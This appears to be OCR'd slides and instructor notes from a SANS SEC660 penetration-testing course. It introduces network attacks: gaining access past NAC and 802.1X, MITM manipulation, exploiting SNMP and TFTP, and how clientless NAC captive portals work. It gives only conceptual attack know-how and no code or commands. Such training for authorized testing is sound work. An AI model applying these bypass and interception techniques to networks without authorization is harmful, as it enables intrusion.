
Exercise: SNMP Enumeration

Bootcamp

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 31

Accessing the Network

Next we'll take a detailed look at how to escalate our privileges to the network, bypassing mechanisms such as NAC, and exploiting IEEE 802.1X.




Network Attacks

- Focusing on exploiting network services
  - Getting Access to the Network
  - Manipulating the Network
  - Exploiting the Network
- Emphasis on common network protocols and architectures
  - Obscure stuff is great too, but less commonly applicable

Network Attacks

In the remainder of this section's material, our focus is on exploiting the network itself, and supporting technology. We'll start out by looking at techniques for getting access to the network, through privilege escalation or other means. Once we have access to the network, we'll look at manipulating the network for our benefit. With access and a creatively manipulated network under our control, we'll look at exploiting network services and systems. Throughout the day we'll side-step a little to look at exploiting clients, servers, routers, and switches as well, though our main focus will be toward building a level of access that can be used to exploit and manipulate your target organization.

We won't be able to cover every type of network system in this section, but we'll focus on the common network protocols and architectures found in modern networks. There are a lot of more obscure target systems available with interesting exploitation methods, but these are less commonly applicable compared to common protocols and systems.



Getting Access

- Focus on gaining or extending network access privileges
- Modern networks are making access more difficult
  - Admission control, compliance checks, IEEE 802.1X
- Limited access often can be manipulated for privilege escalation

Goal: Get sufficient access to the network to mount attacks.


SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 33

Getting Access

The first part of our focus on network attacks will be on getting access to the network and extending network access privileges. Even with physical access to a port, gaining access to many modern networks is difficult without legitimate access credentials. Technologies, including network admission control (NAC), system posture and compliance checks, and port authentication checks (such as IEEE 802.1X) are common barriers for an attacker.

Even when network control systems are in place, an attacker will have limited access to the network or controlling systems since a minimum of access is required for legitimate users to authenticate. This minimal level of access can often be manipulated to gain greater access to the network.

Our goal in this section of material is to examine and apply techniques that you can use to gain greater levels of network access. Once a greater level of access is achieved, we can start to implement network manipulation attacks.



Manipulating the Network

- With access, coerce the network for greater visibility to systems, resources
  - Overcoming switched traffic isolation
  - Controlling network-wide routing processes
- Many attack opportunities are revealed once attacker is MITM


Goal: Manipulate network resources to open up attack opportunities.

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 34

Manipulating the Network
With sufficient network access, we can start to manipulate systems and infrastructure devices to gain greater visibility into network traffic and internal network topologies. Unlike shared segment networks, modern switched environments limit an attacker's inherent ability to observe traffic on the network. Fortunately, multiple techniques can be used to overcome this limitation and obtain an insightful view into network traffic. In many cases, we can even achieve widespread network access through routing process manipulation.

When exploiting networks and systems, the ability to achieve a position of Man-in-the-Middle (MITM) opens many new attack opportunities. As we look at gaining greater visibility through network manipulation, we'll frequently bring it back to MITM opportunities for us to leverage for exploiting vulnerable protocols and configurations.

Our goal in this section of material is to investigate and apply techniques to manipulate network resources with the intent of creating attack opportunities.



Exploiting the Network


- Leverage MITM position to exploit devices
  - Plaintext protocols, SSL, SSH, custom protocol manipulation
- Exploit critical network services
  - SNMP, TFTP
- Demonstrate the compromise impact

Goal: Utilize the manipulated network to exploit vulnerable protocols and network services to show attack impact.

Exploiting the Network

Once we have gained access to the network and are in a MITM position, we'll look at our many options to exploit devices and systems. Among our target list will be exploitation opportunities against plaintext and encrypted protocols and custom protocol manipulation as well. We'll look at exploiting critical network services such as SNMP and TFTP, and exploiting common client protocols and update processes. In this section, we'll reinforce all the techniques we've built so far and utilize the skills we've developed to demonstrate to our customers the impact of compromised networks and systems.

Our goal in this final section will be to utilize our network access and network manipulation techniques to exploit vulnerable protocols and systems, demonstrating the impact of attacks and compromises.



Starting with a Port


- Start from a network port
  - Restricted VLAN, guest network, "utility" network (printers, etc.)
  - Wireless network (with some restrictions)
- Network discovery and access opportunities
- Overcoming limitations and obstacles

SANS | SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 36

Starting with a Port

In our focus for accessing the network, we'll start our course to network exploitation with a port. This port could be supplied to the penetration tester as part of the engagement (and internal test), or it could be accessed through alternate means such as access through an otherwise restricted VLAN (taking over a kiosk's connection, or other appliance), access to a guest network, "utility" network for printers or other networked systems, or even access through a wireless access point. For remote tests, the concept of network access escalation from a port could come from a single compromised client device that is used by the attacker to gain additional network access.

Even with access to a port on the network, we may be presented with several access obstacles preventing us from performing network discovery and assessment tasks. In this section, we'll look at overcoming these limitations and obstacles for unfettered access to internal systems and resources.



NAC


- Network Admission Control
  - One name, many meanings
- Represents an access restriction to overcome
  - May require authentication, or other system validity check to gain further access to the network
- Implemented in many ways, with varying levels of realized security
  - "Ensure clients are patched and have AV" to "Encrypted authentication with a token is required for all users"

NAC

Network Admission Control (NAC) has been a tumultuous technology with a variety of incompatible solutions and techniques. While NAC has many different meanings, it essentially represents an access restriction we should overcome as a penetration tester.

Systems that utilize NAC leverage a method of network control, requiring end-users to perform some kind of authentication or system policy validation before being granted access to the network. This can be implemented with varying levels of security scrutiny and requirement, with some organizations minimally requiring that all clients are patched with current antivirus signatures before accessing the network. Other organizations may require sophisticated two-factor token authentication, system posture and client operating systems checks and enforcement of access privileges to certain systems based on the client login credentials.

We'll look at various techniques for implementing and circumventing or bypassing NAC systems by first illustrating the policy requirement and implementation of the NAC system, and then by pointing out flaws we can leverage to our advantage.



NAC Scenario I

Policy: *Require simple authentication, ensure clients meet minimum security policy requirements.*

- Commonly implemented as "dissolvable agent" or clientless NAC
- Client connects to initial, restricted network (enforced inline, or on switch)
- Captive portal HTTP interception forces authentication
  - ActiveX or other browser control launches to perform system validation
- Successful auth. grants internal access

NAC Scenario 1
For our NAC scenarios, we'll start with a policy statement that describes the NAC implementation goal for the network. In NAC Scenario 1, our policy is to *require simple authentication and ensure clients meet minimum security policy requirements.*


In this scenario, a minimal level of compliance checking is done on client devices while all users are required to authenticate to the network. This is an example of a minimalistic NAC deployment, where the target organization likely must support a wide variety of client systems and opts to just enforce a minimal level of control and system checking.

In these NAC deployments, a *clientless NAC* or *dissolvable agent* system is deployed. Instead of requiring every device to have a full NAC fat client installed, client systems utilize a web browser and temporary agent using ActiveX or Java to perform the system validation checks. This client may also perform authentication, though it is more common to see captive portal authentication used before the dissolvable agent is delivered to the client.

In clientless NAC systems, the client connects to an initial restricted network before being redirected to an authentication page that forces authentication and agent policy validation. This initial access may be enforced on a switch where a successful authentication event forces a VLAN switch operation for the user, or it can be enforced inline by the NAC, only granting access to internal network resources following authentication.

Captive Portal Authentication

- An initial barrier in some networks
- Inline or OOB management
  - Captive Portal changes VLAN with SNMP post-auth.
- IP and/or MAC used to validate authenticated clients




Authentication Required for Wireless Access

Captive Portal Authentication
Clientless NAC systems often leverage a captive portal authentication system to validate a user's identity before granting access to the network. When a client connects to the network and opens a web browser, the captive portal system redirects the HTTP requests with a temporary redirect message (HTTP/302) to the captive portal server itself. Presenting a form for username and password authentication, the captive portal server will drop all (or most) traffic until the user successfully authenticates.

Once authenticated, the captive portal server will grant access to the network. If the captive portal server is using out-of-band (OOB) management, it may use SNMP or an interactive session to grant the end-user access to a second VLAN that has internal network access. We'll look at VLAN manipulation and hopping techniques later in this module.

